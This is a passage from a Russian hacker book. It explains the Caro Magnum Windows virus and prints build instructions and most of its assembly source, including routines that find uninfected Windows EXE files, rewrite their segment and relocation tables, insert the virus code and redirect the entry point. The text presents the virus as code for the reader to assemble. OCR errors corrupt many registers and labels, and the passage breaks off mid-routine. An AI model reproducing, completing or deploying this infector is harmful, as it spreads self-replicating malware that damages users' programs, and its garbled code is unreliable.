Но когда вы адресуетесь к сегменту с ds=8, процессор ищет этот селектор в таблице дескрипторов и узнает, где он может получить нужное вам значение. Оно добавляется в офсет и соответствующим образом устанавливает адресные линии. Обычно селекторы назначаются и поддерживаются операционной системой. Вы не можете установить ds=32 и затем сделать что-то с ним. В ответ вы получите сбой общей защиты. Поэтому, если программа хочет получить новый сегмент данных, она запрашивает его у операционной системы, и та возвращает значение селектора, которое может быть использовано в ds.

Для преодоления этой проблемы вирус может использовать три метода. Во-первых, он может применять стек для сохранения данных. При таком подходе вирус создает для себя область временных данных, получая доступ к нему с помощью регистра БР. Во-вторых, программа может создать новый селектор данных и установить его базовый адрес в том же адресе, что и у текущего кодового селектора. В-третьих, можно создать новый сегмент данных. Именно этот последний вариант и использует вирус *Sago Magnum*.

Управление памятью и DPMI

Саго Magnum назначает память для личного сегмента данных, используя DPMI (*DOS Protected Mode Interface* — DOS-интерфейс защищенного режима). Мы могли бы сделать то же самое, вызвав функции Windows API, но знакомство с DPMI вам не помешает. Главным преимуществом вызовов DPMI является уменьшение количества перемещений, которое мы должны вставить в таблицу перемещений. DPMI вызывается с помощью прерываний, поэтому, в отличие от вызовов API, перемещения не обязательны.

DPMI отвечает за все системное управление низкоуровневого защищенного режима. Он назначает память и манипулирует селекторами, таблицами дескрипторов и т. д. (то есть делает то, что и Windows). Даже если вы вызываете Windows API для назначения какой-то памяти, конечным результатом будет прерывание 31H (которое DPMI использует для всех своих функциональных вызовов). Чтобы создать сегмент данных, как это делается в функции `CREATE_DS`, нам необходимо выполнить следующие действия.

1. Назначить память, используя DPMI-функцию 501H. Эта функция возвращает линейный адрес места, где начинается эта память, и индекс, чтобы сослаться на нее.
2. Назначить дескриптор/селектор с помощью DPMI-функции 0. Эта функция возвращает число, которое должно быть вставлено в ds. Когда мы определим данное число, оно будет действовать как селектор сегмента данных.
3. Определить базу сегмента, ассоциированного с новым дескриптором. Это линейный адрес места, где начинается сегмент. База устанавливается с помощью DPMI-функции 7.
4. Установить предел (размер) нового сегмента, используя DPMI-функцию 8. Это просто размер памяти, которую мы назначали выше.
5. Установить права доступа для нового сегмента, чтобы он был доступным для чтения/записи. Это делается с помощью DPMI-функции 9.
6. Поместить новый селектор в ds и es.

Когда *Саго Magnum* заканчивает свою работу, он (с помощью DPMI-функции 502H) переназначает одолженную память. По-

сколько вирус использует динамически назначаемый сегмент данных, он должен устанавливать в нем все переменные. Отметим, что первоначальные данные являются неопределенными.

Подготовка и выполнение

Когда вы напишете **Windows-программу** на программном языке C и используете в ней функцию WINMAIN, компилятор добавит некоторый код перед WINMAIN, чтобы правильно адаптировать программу в среде Windows. Наш вирус будет выполнен прежде этого дополнительного стартового кода, поэтому он должен позаботиться о нем. К счастью, нам нужно лишь модифицировать регистры. Вирус *Caro Magnum* заботливо сохраняет все значения регистров записи и затем восстанавливает их перед выполнением прыжка к программе-жертве.

Ранее мы много времени посвятили инфицированию DOS COM-файлов. В наше время COM-файлы устарели, но техники, которые мы обсуждали, применяются и вирусах для Windows. Вот вам пример: *Cafo Magnum* добавляет код к существующему сегменту и должен использовать перемещаемый офсет. А эту технику мы уже рассматривали выше.

Выполнение в виде Windows EXE

Чтобы создать Windows EXE из CARO.ASM, вам понадобится .DEF-файл и .RC-файл. Затем вы вставите вирус вместе с RC (*Resource Compiler* — компилятором ресурсов). Сам вирус будет функцией WinMain (хотя и не традиционной!). Вам нужно сделать ее публичной в ассемблерном файле. Затем выставьте внешнее объявление для любых вызовов к API, которые использует вирус. Это гарантирует вам, что EXE, создаваемое RC, будет иметь встроенные в него перемещения.

Вирус строит перемещения позже. При таком исполнении вы можете ограничиться DB и определить вызов к API в вирусе — просто закодируйте его как вызов к внешней функции.

После завершения работы *Cafo Magnum* жертва использует Windows API для приостановки программы, то есть она вызывает **PostQuit Message**, а не DOS-функцию 4C прерывания 21H.

Инфицирование DLLs

Caro Magnum способен инфицировать DLLs (*Dynamic Link Libraries* — динамически подключаемые библиотеки) и любой файл с расширением .EXE. Библиотеки DLL часто именуют с расширением .DLL. Для решения этой проблемы мы должны изменить **FILE_NAME1** на FILE_NAME2 в начале подпрограммы FIND FILE. Библиотеки DLL структурно схожи с Windows EXE-файлами. Они имеют особый код запуска, который выполняется при загрузке DLL, особый код оболочки, выполняемый при размещении DLL, и пакет экспортируемых функций. *Caro Magnum* инфицирует код запуска, чтобы вирус выполнялся каждый раз, когда Windows загружает DLL в память.

Единственным реальным отличием DLL от EXE при их выполнении является то, что DLL может иметь только один пример себя в памяти, и ее подпрограммы обычно используют стек оператора вызова. Для *Caro Magnum* это различие абсолютно неважно.

Общие замечания

В этой главе мы исследуем только один вирус для Windows, но у этого класса инфекторов очень много возможностей. Так как Windows-программы имеют множество точек входа, вы можете инфицировать файлы различными способами, задействуя любую из этих точек. Кроме того, Windows предлагает нам целый набор исполняемых программ: драйверы устройств, виртуальные драйверы, множество системных файлов и т. д. Если вы научитесь инфицировать KERNEL, то сможете модифицировать любую API-функцию и проводить инфицирование при каждом вызове избранной вами функции.

Исходный код Caro Magnum

Чтобы ассемблировать *Caro Magnum*, вам понадобится TASM или MASM, совместимый с Windows редактор связей и RC (Windows Resource Compiler), который поставляется со многими высокоуровневыми компиляторами, основанными на Windows. Кроме того, вам потребуются Windows-библиотеки, где определяются _lorep и т. д. Эти библиотеки можно получить вместе с Microsoft Windows SDK, доступным от Developer Network. Ниже приведен бат-файл для ассемблирования кода в готовый к исполнению Win EXE-файл:

```
masm caro,.,;  
rc /r caro.rc  
link /a:512 /nod caro,.,slibcew libw, caro.def  
rc caro.res
```

Файл CARO.DEF:

```
NAME CARO  
DESCRIPTION 'CARO-Magnum Virus'1
```

```
EXETYPE WINDOWS  
STUB 'WINSTUB.EXE'  
CODE MOVEABLE DISCARDABLE;  
DATA MOVEABLE MULTIPLE;
```

```
HEAPSIZE1024  
STACKSIZE5120
```

```
EXPORTS  
VIRUS @1
```

Файл CARO.RC:

```
#include <windows.h>  
#include «caro.h»
```

Файл CARO.H:

```
int PASCAL WinMain(void);
```

И, наконец, файл CARO.ASM:

CARO-Magnum — вирус для Windows. Стартует как Windows EXE-файл. Он демонстрирует использование в вирусе таких элементов, как DPMI и Windows API.

Полезные константы:

DATABUF_SIZE EQU 4096 .размер буфера для чтения/записи

NEW_HDR_SIZE EQU 40H ;размер нового EXE-заголовка

VIRUS_SIZE EQU OFFSET END_VIRUS - OFFSET VIRUS ;размер вируса

EXTRN PostQuitMessage:FAR

EXTRN _lopen:FAR, _lread:FAR, _lwrite:FAR, _llseek:FAR, _lclose:FAR

DGROUP GROUP _DATA,_STACK

CODE SEGMENT PARA USE16 'CODE'

ASSUME CS:CODE, DS:_DATA

PUBLIC VIRUS

Это основная подпрограмма вируса. Она находит пригодный для заражения файл и инфицирует его, а затем передает контроль программе-жертве. Она располагается в первом сегменте жертвы — сегменте, куда первоначально передается контроль.

VIRUS PROC FAR

pushf

push ax ;сохраняем все регистры

push bx

push cx

push dx

push si

push di

push bp

push ds

push es

call CREATE_DS ;создаем сегмент данных

call VIR_START ;находим стартовый офсет вируса

VIR_START:

pop si

sub si,OFFSET VIR_START

```
mov [VSTART],si
```

```
call INIT_DS
```

call **FIND_FILE**;находим файл, **пригодный для** инфицирования

```
jnz SHORT GOTO_HOST ;z установлен, если файл найден
```

```
call INFECT_FILE ;инфицируем его, если найден
```

GOTO_HOST:

```
call DESTROY_DS ;очищаем память
```

```
pop es
```

```
pop ds
```

```
pop bp
```

```
pop di
```

```
pop si
```

```
pop dx
```

```
pop ex
```

```
pop bx
```

```
pop ax
```

```
popf
```

VIRUS_DONE:

```
jmp HOST ;передаем контроль жертве
```

VIRUS ENDP

```
db '(C)'
```

Эта подпрограмма создает сегмент данных для вируса. Она (1) назначает память для вируса, (2) создает сегмент данных для этой памяти, (3) устанавливает ds и es, используя новый селектор, и (4) сохраняет индекс для памяти, чтобы после завершения работы можно было освободить ее.

t

CREATE_DS:

```
mov ax,501H ;сначала назначаем блок памяти
```

```
xor bx.bx
```

```
mov cx.OFFSET DATAEND - OFFSET DATASTART
```

```

int    31h                ;с помощью DPMI
push   si                ;помещаем индекс в стек
push   di
push   bx                ;помещаем линейный адрес в стек
        push   ex

mov     ax,0              назначаем дескриптор для блока
mov     cx,1
int     31h

mov     bx,ax             устанавливаем базовый адрес сегмента
        mov     ax,7
        pop     dx
        pop     ex
        int     31H

mov     ax,8              устанавливаем предел сегмента
        mov     dx,OFFSET DATAEND - OFFSET DATASTART
        xor     ex,ex
        int     31H

mov     ax,9              устанавливаем права доступа сегмента данных
mov     cx,0000000011110010B ;доступ на чтение/запись
        int     31H

mov     ds,bx             устанавливаем селекторы
        mov     es,bx

        pop     di
        pop     si

mov     WORD PTR [MEM_HANDLE],si  сохраняем индекс здесь
        mov     WORD PTR [MEM_HANDLE+2],di
        ret

CFILEJD1    DB    '*.EXE\0

```

```
CFILEJD2    DB    '".DLL\0'
CKNAME      DB    'KERNEL'
```

Инициализация данных в сегменте данных:

INIT_DS:

```
movsi,OFFSETCFILEJD1  перемещаем строки констант в ds
    add    si,[VSTART]
    mov    di,OFFSETFILE_ID1
    mov    cx,OFFSET INIT_DS - OFFSET CFILEJD1
```

CDL:

```
    mov    al,cs:[si]
    inc     si
    stosb
    loop   CDL
    ret          ;все выполнено
```

Эта подпрограмма освобождает память, назначенную с помощью **CREATE_DS**:

DESTROY_DS:

```
mov    si,WORD PTR [MEM_HANDLE]    ;получаем индекс
mov    di,WORD PTR [MEM_HANDLE+2]
mov    ax,502H    ;освобождаем блок памяти
int     31h        ;используя DPMI
ret
```

Эта подпрограмма ищет файл для инфекции. Она находит EXE-файлы и проверяет, являются ли они незараженными и пригодными для инфицирования Windows-файлами. Если подобный файл найден, подпрограмма возвращается с установленным флагом z, с открытым файлом и его индексом в регистре **Бх**. Этот **FIND_FILE** осматривает только текущую директорию.

FIND_FILE:

```
    mov    dx,OFFSET FILEJD1
    xor     cx,cx    ;атрибут файла
```

```

mov  ah,4EH      ;search first (ищем первый)
int  21h
FINDJ.OOP:
or   al,al       ."проверяем, поиск был удачным?
jnz  SHORT FIND_EXIT ;нет, выход со сброшенным z
call FILE_OK     проверяем, можно ли инфицировать?
jz   SHORT FIND_EXIT ;да, выходим с установленным z
mov  ah,4FH      ;нет, поиск следующего файла
int  21h
jmp  FINDJ.OOP
FINDEXIT: ;передаем контроль назад основной подпрограмме
ret

```

Эта подпрограмма определяет, годится ли файл для инфекции. Условия годности таковы:

- 1) он должен быть Windows EXE-файлом;
- 2) в первоначальном сегменте кода должно быть место для него;
- 3) файл не должен быть инфицированным.

Если файл пригоден для инфекции, эта подпрограмма возвращается с установленным z, открытым файлом и индексом в Ъх. Если файл непригоден, подпрограмма возвращается со сброшенным z и закрывает файл. Кроме того, проверяя файл, она устанавливает несколько важных переменных. Эти переменные позже используются инфицирующей подпрограммой.

FILE_OK:

```

mov  ah,2FH
int  21h  размещаем адрес текущего DTA в es:bx
push  es
push  ds
pop   es
pop   ds    ;обмен между ds и es
mov  si,bx  .помещает адрес в ds:dx

```

```
add si,30 ;устанавливаем ds:dx, чтобы указать имя файла
mov di, OFFSET FILE_NAME
mov cx, 13
rep movsb ;вставляем имя файла в сегмент данных
push es ;восстанавливаем ds
pop ds
mov dx,OFFSET FILE_NAME
call FILE_OPEN {открываем файл
or ax,ax
jnz SHORT FOK1
jmp FOK ERROR2 \ца, выход
FOK1:
mov bx,ax {открылся OK, помещаем индекс в bx
movdx,OFFSETNEW_HDR ;ds:dx указывает на буфер заголовка
mov cx,40H ;читаем 40H байтов
call FILE_READ ;OK, читаем EXE-заголовок
cmp WORD PTR [NEW_HDR],5A4DH ;проверяем, два первых
;байта w ?
jnz SHORT FN1 ;нет, файл не EXE — выход
cmp WORD PTR [NEW_HDR+18H],40H ;проверяем, таблица
;перемещений находится в 40H или выше?
jc SHORT FN1 ;нет, это не Windows-EXE
mov dx,WORD PTR [NEW_HDR+3CH] ;OK, помещаем офсет к
; новому заголовку в dx
mov {NH_OFFSET},dx ;и сохраняем его здесь
xor cx,cx
call FILE_SEEK_ST {проводим поиск от старта
mov cx,NEW_HDR_SIZE {читаем новый заголовок
mov dx,OFFSET NEW_HDR
call FILE_READ
cmp WORD PTR [NEW_HDR],454EH ;проверяем, это ID нового
{заголовка 'NE1?
```



```

jnz SHORT FN1 ;нет, не Windows-EXE!
mov al,[NEW_HDR+36H] ;получаем флаги целевой
                        *.операционной системы
and al,2 ;проверяем, целевая ОС = Windows?
jnz SHORT FOK2 ;ОК, продолжаем
FN1:
    jmp FOK ERROR 1 ;иначе выход
                        ;если мы попадаем сюда, то условие (1) выполнено
. . . . .
mov dx,WORD PTR [NEW_HDR+16H] ;получаем первоначальный cs
call GET_SEG_ENTRY ;читаем запись сегментной
                        ;таблицы в буфере диска
mov ax,WORD PTR [TEMP+2] ;помещаем длину сегмента в ax
add ax,VIRUS_SIZE ;добавляем к ней размер вируса
jc SHORT FOK_ERROR1 ;если перенос, то места недостаточно
                        ;иначе мы уверены на этот счет
                        ;если мы попадаем сюда, то условие (2) выполнено
mov cx,WORD PTR [NEWJHDR+32H] выравнивание логического
                        ;сектора
mov ax,1
shl ax,cl ;ax=размер логического сектора
mov cx,WORD PTR [TEMP] ;получаем офсет начала
                        [логического сектора]
mul ex ;офсет в dx:ax
add ax,WORDPTR[NEW_HDR+14H] ; добавляем в ip точки входа
adc dx,0
mov cx,dx
mov dx,ax [помещаем точку входа в cx:dx]
call FILE_SEEK_ST [ищем от начала файла]
mov cx,20H ;читаем 32 байта

```

```
mov     dx,OFFSET TEMP    ;в буфере
        call    FILE_READ
        mov     si,[VSTART]
        mov     di,OFFSET TEMP
mov     cx,10H             сравниваем 32 байта
```

FOK3:

```
        mov     ax,cs:[si]
        add     si,2
        cmp     ax,ds:[di]
        jne     SHORT FOK4
        add     di,2
        loop    FOK3
```

FOK_ERROR1:

```
        call    FILE_CLOSE
```

FOK_ERROR2:

```
        mov     al,1
        or      al,al      ;сбрасываем Z
        ret      ;и возвращаемся к оператору вызова
```

;если **мы** попадаем сюда, то условие (3) выполнено. Все сие **темы** готовы к действию!

FOK4:

```
        xor     al,al      устанавливаем z-флаг
        ret      ;и выходим
```

Эта подпрограмма модифицирует найденный файл и вкладывает в него вирус. Процесс инфицирования выполняется за несколько следующих шагов.

1) Мы должны модифицировать сегментную таблицу. Для первоначальных сегментов это вовлекает (а) увеличение размера сегмента на размер вируса и (б) увеличение минимального назначаемого размера сегмента, если это необходимо. Каждый сегмент, расположенный ПОСЛЕ этого первоначального сегмента, также должен быть подстроен добавлением к нему размера вируса (в секторах).

2) Мы должны изменить стартовый ip в новом заголовке. Вирус размещается после кода жертвы в этом сегменте, поэтому новый ip будет размером старого сегмента.

3) С помощью VIRSECS мы должны переместить все секторы в файле после первоначального сегмента кода (размер вируса указан в секторах).

4) Мы должны перенести перемещаемые величины (если они имеются) в конец атакованного сегмента кода, чтобы создать место для кода вируса.

Затем мы должны добавить вирусные перемещаемые величины в таблицу перемещений.

5) Мы должны перенести код вируса в инфицируемый сегмент кода.

6) Мы должны подстроить прыжок в вирусе, чтобы перейти к оригинальной точке входа.

7) Мы должны подстроить офсеты ресурсов в таблице ресурсов, чтобы отразить их новые локации.

8) Мы должны уничтожить область быстрой загрузки.

INFECT_FILE:

movdx.WORD PTR [NEW_HDR+24H] ;получаем @ таблицы ресурсов

add dx,ds:[NH_OFFSET]

xor cx, cx

call FILE_SEEK_ST

mov dx.OFFSET LOG_SEC

mov **cx**, 2

call FILE_READ

mov cx,[LOG_SEC]

mov ax,1

shi ax.cl

mov [LOG_SEC],ax ;помещаем здесь логический сектор

mov **ax**,WORD PTR [NEW_HDR+14H] **сохраняем** старую точку входа

mov [ENTRYPT],ax ;для последующего использования

mov dx.WORD PTR [NEWJHDR+16H] ;читаем запись сегментной

call GET_SEG_ENTRY ;таблицы для первоначального cs

mov ax.WORD PTR [TEMP] ;получаем локацию этого

Варфоломей Собейкис. АЗБУКА ХАКЕРА-3

```
                ;сегмента в файле
mov    [INITSEC],ax    сохраняем его здесь
mov    ax,WORD PTR [TEMP+2] ;получаем размер сегмента
mov    WORD PTR [NEW_HDR+14H],ax ;обновляем ip записи в новом
                заголовке в RAM
call    SET_RELOCS    устанавливаем RELOCS и CS_SIZE
mov     si,[VSTART]
mov     ax,cs:[si+ARELOCS] рассчитываем добавленный размер сегмента
shl     ax,3           ;умножаем ARELOCS на 8
add     ax,VIRUS_SIZE
add     ax,[CS_SIZE]   ;ax=полный новый размер
xor     dx,dx
mov     cx,[LOG_SEC]
div     ex             ;ax=полным секторам в cs с вирусом
or      dx,dx          ;имеется остаток?
jz      SHORT INF05
inc     ax             ;подстраиваем частично заполненный сектор
INF05:
        push    ax
        mov     ax,[CS_SIZE] ;размер без вируса
        xor     dx,dx
        div     ex
        or      dx,dx
        jz      SHORT INF07
        inc     ax
INF07:
        pop     ex
        sub     cx,ax ;cx=число секторов, необходимых для вируса
        mov     [VIRSECS],cx сохранить его здесь
        call    UPDATE_SEG_TBL выполняем модификацию (1), о которой
                ;писалось выше
```

```

mov    dx,[NH_OFFSET]
xor     ex,ex
call   FILE_SEEK_ST ;перемещаем указатель файла на новый
                        заголовок
mov     di,OFFSET NEW_HDR+37H ;zero из области быстрой загрузки
xor     ax,ax
stosb
stosw
stosw                ;(8) выполнено
mov     dx,OFFSET NEW_HDR
mov     cx,NEW_HDR_SIZE {обновляем новый заголовок в файле
call   FILE_WRITE     ;модификация (2) завершена

call   MOVE_END_OUT ;перемещаем конец вируса с помощью
                        {VIRSECS (3) и устанавливаем счет RELOCS
call   SETUP_KERNEL  {помещаем модуль KERNEL в
                        {вирусные перемещения
call   RELOCATE_RELOCS {переносим перемещения в cs (4)
INF1:  call  WRITE_VIRUS_CODE    {помещаем вирус в cs (5 и 6)
call   UPDATE_RES_TABLE ;обновляем записи таблицы ресурсов
call   FILE_CLOSE      ;закрываем файл
INF2:  ret

```

Следующая процедура обновляет записи сегментной таблицы на предмет (1) в

;INFECT_FILE

UPDATE_SEG_TBL:

```

mov     dx,WORD PTR [NEW_HDR+16H] {читаем запись сегментной
call   GET_SEG_ENTRY  {таблицы для первоначального cs
mov     ax,WORD PTR [TEMP+2] ;получаем размер сегмента
add     ax,VIRUS_SIZE{добавляем размер вирусакразмерусегмента
mov     WORD PTR [TEMP+2],ax {обновляем размер в сегментной таблице

```

mov ax,WORD PTR [TEMP+6] ;получаем минимально назначаемый
; размер сегмента

or ax,ax ;он равен 64K?

jz SHORT US2 ;да, оставить его в покое

US1:

add ax,VIRUS_SIZE ;добавить размер вируса

jnc SHORT US2 ;нет переполнения, обновляем значение

xor ax,ax ;иначе устанавливаем размер = 64K

US2:

mov WORD PTR [TEMP+6],ax ;обновляем размер в таблице в RAM

mov al,1

mov cx,0FFFFH

mov dx,-8

call FILE_SEEK ;назад к локации записи сегментной таблицы

mov dx,OFFSET TEMP ;пишем модифицированную запись сегментной

mov cx,8 ;таблицы для первоначального CS в сегментную таблицу

call FILEWRITE ;OK, запись первоначального CS сегментной

;таблицы модифицирована

mov di,WORD PTR [NEW_HDR+1CH] ;получаем номер записи

;сегментной таблицы

US3:

push di сохранить счетчик таблицы входов

mov dx,di ;dx=номер записи сегментной таблицы для чтения

call GET_SEG_ENTRY ;читаем его в буфере диска

mov ax,WORD PTR [TEMP] ;получаем офсет этого сегмента в файле

cmp ax,[INITSEC] ;он выше, чем первоначальный сегмент кода?

jle SHORT US4 ;нет, не подстраиваем

add ax,[VIRSECS] ;да, добавляем к нему размер вируса

US4:

mov WORD PTR [TEMP],ax ;подстраиваем локацию сегмента в памяти

```

mov    al,1
mov    cx,0FFFFH
mov    dx,-8
call   FILE_SEEK ;возвращаемся к локации записи сегментной таблицы

mov    dx,OFFSETTEMP
mov    cx, 8
call   FILEWRITE записываем модифицированную запись
                ; сегментной таблицы
pop    di      восстанавливаем счетчик таблицы входов
dec    di
jnz    US3     ;петля, пока все сегменты не будут пройдены
ret                ;все выполнено

```

Эта подпрограмма переходит к номеру записи сегментной таблицы, указанному в dx и читает его в буфере TEMP. dx=1 является первой записью!

GET_SEG_ENTRY:

```

dec    dx
mov    cl,3
shl    dx,cl
add    dx,[NH_OFFSET]
add    dx,WORD PTR [NEW_HDR+22H] ;требуется dx = из записи
xor    ex,ex      ;сегментной таблицы в файле
call   FILE_SEEK_ST ;переходим к указанной таблице входов
jc     SHORT GSE1 ;выход при ошибке
mov    dx,OFFSETTEMP
mov    cx, 8
call   FILE_READ  ;читаем таблицу входов в буфере диска
GSE1:  ret

```

Эта подпрограмма перемещает конец вируса с помощью VIRSECS. «Концом» является все, что находится после первоначального сегмента кода в том месте, где обитает вирус. Перед вызовом переменная VIRSECS должна быть правильно настроена.

MOVE_END_OUT:

```
mov ax,[CS_SIZE] ;размер cs в байтах перед инфекцией
```

```
mov cx,[LOG_SEC]
```

```
xor dx,dx
```

```
div ex
```

```
or dx,dx
```

```
jz SHORT ME01
```

```
inc ax
```

ME01:

```
add ax,[INITSEC] ;ax=следующий сектор после cs
```

```
push ax ;сохраняем его
```

```
xor dx,dx
```

```
xor cx,cx
```

```
mov al,2 ;ищем конец файла
```

```
call FILE_SEEK ;возвращаем dx:ax = размер файла
```

```
mov cx,[LOG_SEC]
```

```
div ex ;ax=секторов в файле
```

```
or dx,dx
```

```
jz ME015 ;подстраиваем дополнительные байты
```

```
inc ax
```

ME015:

```
mov dx,ax ;держим их здесь
```

```
pop di ;di=самый нижний сектор для перемещения
```

```
sub dx,di ;bx=число секторов для перемещения
```

ME02:

```
push dx
```



```

push di
call MOVE_SECTORS ;переносим столько, сколько позволяет
                    ;буфер данных
pop di ;число перенесенных секторов возвращаем в ax
pop dx
sub dx,ax
or dx,dx
jnz MEO2
ret

```

Эта подпрограмма переносит столько секторов, сколько позволяет буфер вплоть до требуемого количества. В записи <1х=максимальному количеству секторов, назначенных для перемещения, а <Н=номеру самого нижнего сектора, назначенного для перемещения. Эта подпрограмма работает от конца файла, поэтому если Х является числом секторов для перемещения, все эти секторы переносятся из di+dx-Х в di+dx-1. Все секторы переносятся с помощью [VIRSECS].

MOVE_SECTORS:

```

push dx ;сначала определяем количество секторов для перемещения
mov ax,DATABUF_SIZE
mov cx,[LOG_SEC]
xor dx,dx
div ex ;ax=размер буфера данных (в логических секторах)
pop dx
cmp ax,dx ;ax>dx? (максимум секторов для переноса)
jle SHORT MS1
mov ax,dx ;ax=количество секторов для переноса
MS1:
push ax сохраняем его, если еще не конец
add di,dx
sub di,ax ;di=1-n сектор для перемещения
mov cx,[LOG_SEC]

```

```
mul    cx    ;ax=байты, переносимые в этот раз
push   ax    сохраняем значение в стеке
        mov   ax,di
        mov   cx,[LOG_SEC]
        mul   ex
        mov   cx,dx
        mov   dx,ax
call    FILE_SEEK_ST ;ищем стартовый сектор для переноса
pop     cx    ;cx=байтов для чтения
        push  cx
        mov   dx.OFFSETTEMP
        call   FILEREAD ;читаем их
        mov   ax,di
add     ax,[VIRSECS] ;ax=локация, куда перемещаются секторы
        ;(в секторах)
        mov   cx,[LOG_SEC]
mul     cx ;dx:ax=локация, в которую совершается перенос (в байтах)
mov     cx,dx устанавливаем функцию поиска
        mov   dx.ax
        call   FILE_SEEK_ST ;и перемещаем туда
        pop   cx ;байты для записи
        mov   dx,OFFSETTEMP
call     FILE_WRITE записываем сюда правильное число байтов
pop     ax    ;сообщаем о перенесенных секторах
        ret
```

Эта подпрограмма устанавливает переменные RELOCS и CS_SIZE в памяти из **незараженного** файла. Затем она обновляет счетчик перемещений в файле, чтобы добавить число перемещений, затребованных вирусом.

SET_RELOCS:

```
        mov   WORDPTR[RELOCS],0
        mov   dx.WORD PTR [NEW_HDR+16H] ;читаем запись сегментной
        ;таблицы с первоначальным cs
```

```

call    GET_SEG_ENTRY
mov     ax,WORD PTR [TEMP+4] устанавливаем флаги сегмента
xor     dx,dx
and     ah,1           проверяем данные перемещения
mov     ax,WORD PTR [NEW_HDR+14H] ;это размер сегмента
jz      SHORT SRE      ;данных нет, продолжаем
push    ax
push    ax             ;это данные перемещения, сколько?
mov     ax,[INITSEC]   ;находим конец кода в файле
mov     cx,[LOG_SEC]
mul     ex             ;dx:ax = начало cs в файле
pop     ex             ;cx = размер кода
add     ax, cx
adc     dx,0
mov     cx,dx
mov     dx,ax          ;cx:dx = конец cs в файле
push    ex
push    dx
call    FILE_SEEK_ST   продолжаем поиск
mov     dx,OFFSET RELOCS
mov     ex,2
call    FILE_READ      ;читаем 2-байтовый счетчик перемещений
pop     dx
pop     ex
call    FILE_SEEK ST   ;возвращаемся в эту локацию
mov     ax,[RELOCS]
push    ax
mov     si,[VSTART]
add     ax,cs:[si+ARELOCS]
mov     [RELOCS],ax
mov     cx, 2

```

```
mov  dx,OFFSET RELOCS    обновляем перемещения в файле
call  FILE_WRITE         добавляем перемещения
pop   [RELOCS]
mov   ax,[RELOCS]
shl   ax,3
add   ax,2               ;размер данных перемещения
pop   ex                 ;размер кода в сегменте
xor   dx,dx
add   ax,cx              ;полный размер сегмента
adc   dx,0
SRE:
mov   [CS_SIZE],ax      сохраняем его здесь
ret
```

Эта подпрограмма переносит перемещаемые элементы в конец первоначального сегмента кода, чтобы создать место для вируса. Она переносит любое число записей перемещения, каждая из которых является 8-байтовой. Кроме того, она добавляет в файл новые перемещаемые элементы для вируса.

RELOCATE_RELOCS:

```
mov  ax,[RELOCS]        ;число перемещаемых элементов
mov  cl,3
shl  ax,cl
add  ax,2               ;ax=полное число байтов для переноса
push ax

mov  ax,[INITSEC]
mov  cx,[LOG_SEC]
mul  ex                 ;dx:ax = начало cs в файле
add  ax,WORD PTR [NEW_HDR+14H]
adc  dx,0               ;dx:ax = конец cs в файле
```

```

pop     ex           ;cx = размер перемещений
add     ax,cx
adc     dx,0         ;dx:ax = конец хода+перемещения
xchg    ax,cx
xchg    dx,cx        ;ax=размер cx:dx=локация

```

RR_LP:

```

push    ex
push    dx
push    ax
emp     ax,DATABUF_SIZE
jle     SHORT RR1
mov     ax,DATABUF_SIZE ;читаем байты DATABUF_SIZE

```

RR1:

```

sub     dx,ax ;возвращаемся к указателю файла
sbb     cx,0
push    ex
push    dx
push    ax
call    RLEEEKST ;ищем желаемую локацию в файле
pop     ex
mov     dx,OFFSETTEMP
call    RLEREAD ;читаем нужное число байтов, # в ax
pop     dx
pop     ex
push    ax сохраняем число прочитанных байтов
add     dx,VIRUS_SIZE• перемещаем указатель файла вверх
adc     cx,0
call    FILE_SEEK_ST
pop     ex           ;байты для записи
mov     dx,OFFSETTEMP

```

Варфоломей Собейкис. АЗБУКА ХАКЕРА-3

```
call FILE_WRITE ;записываем их в новую локацию
pop ax
pop dx
pop ex
cmp ax,DATABUF_SIZE ;байтов записано меньше, чем
;DATABUF_SIZE?
jle SHORT RRE ;да, все выполнено
sub ax,DATABUF_SIZE ;нет, подстраиваем индекс
sub dx,DATABUF_SIZE
sbb cx,0
jmp RRLP ;и переходим к другому
```

RRE:

```
mov si,[VSTART]
mov cx,cs:[si+ARELOCS] ;добавляем перемещения
;ARELOCS к концу
push si
mov di,OFFSET TEMP
add si,OFFSET ARELOCS + 2 ;si указывает на
;таблицу перемещений
```

RRL:

```
mov ax,cs:[si] ;переносим перемещения в буфер и
;совершаем подстройку
stosw
add si, 2
mov ax,cs:[si]
add si,2
add ax,WORDPTR [NEW_HDR+14H];добавляем размер
;первоначального кода к офсету
stosw
mov ax,[KERNEL] ;помещаем ссылку "по next" из модуля kernel
add si, 2
stosw
```

```

mov ax,cs:[si]
add si,2
stosw
loop RRL
pop si
mov dx,OFFSETTEMP
mov cx,cs:[si+ARELOCS]
shl cx,3
call FILE_WRITE ;помещаем эти значения в файл
ret

```

Эта подпрограмма находит модуль KERNEL в таблице модульных ссылок и вносит его в записи перемещений в вирусе.

SETUPKERNEL:

```

xor cx,cx
mov dx,WORD PTR [NEW_HDR+28H] ;переходим к началу таблицы
                             ;модульных ссылок I
add dx,[NH_OFFSET]
adc cx,0
call FILE_SEEK_ST
mov dx,OFFSETTEMP
mov cx,40H ;читаем 32-модульные ссылки в
call FILE_READ ;буфере TEMP
mov si,OFFSET TEMP

```

SK1:

```

lodsw ;получаем офсет модуля
push si
mov dx,[NH_OFFSET] ;поиск в таблице импортированных имен
add dx,WORD PTR [NEW_HDR+2AH]
add dx,ax

```

```
inc    dx
xor     cx,cx
call   FILE_SEEK_ST   приготовить к чтению имени модуля
mov     cx,40H
mov     dx.OFFSET TEMP + 40H
call    FILE_READ     ;читаем его в TEMP в 40H
pop     ax
push    ax
sub     ax.OFFSETTEMP
shr     ax, 1
mov     [KERNEL],ax   предполагаем, что это KERNEL
empax.WORDPTR[NEW_HDR+1EH] последняя запись?
jge     SHORT SK2 ;да, используем ее по умолчанию
mov     di,OFFSET TEMP + 40H
mov     si.OFFSETKNAME
mov     ex,6
repz    empsb          проверяем ее
jnz     SHORT SK3      ;не KERNEL, продолжаем
SK2:
pop     si ;иначе выход е KERNEL, установленным
        ;так, как есть
ret
SK3:
pop     si
jmp     SK1
```

Эта подпрограмма записывает вирусный код в инфицируемый сегмент кода. Она также обновляет прыжок, которым завершается вирус, чтобы тот указывал на старую точку входа в этот сегмент.

WRITE_VIRUS_CODE

```
mov     ax,[INITSEC]   ;секторы в сегмент кода
mov     cx,[LOG_SEC]
```



```
mul    ex    ;dx:ax = локация сегмента кода
add    ax,WORD PTR [NEW_HDR+14H]
adc    dx,0    ;dx:ax = место, куда поместить вирус
mov    cx,dx
mov    dx,ax
push   ex
push   dx    сохранить эти значения и подстроить прыжок
call   FILE_SEEK_ST    .искать здесь
```

```
mov    di,OFFSET TEMP ;переместить код вируса в сегмент данных
mov    cx,VIRUS_SIZE
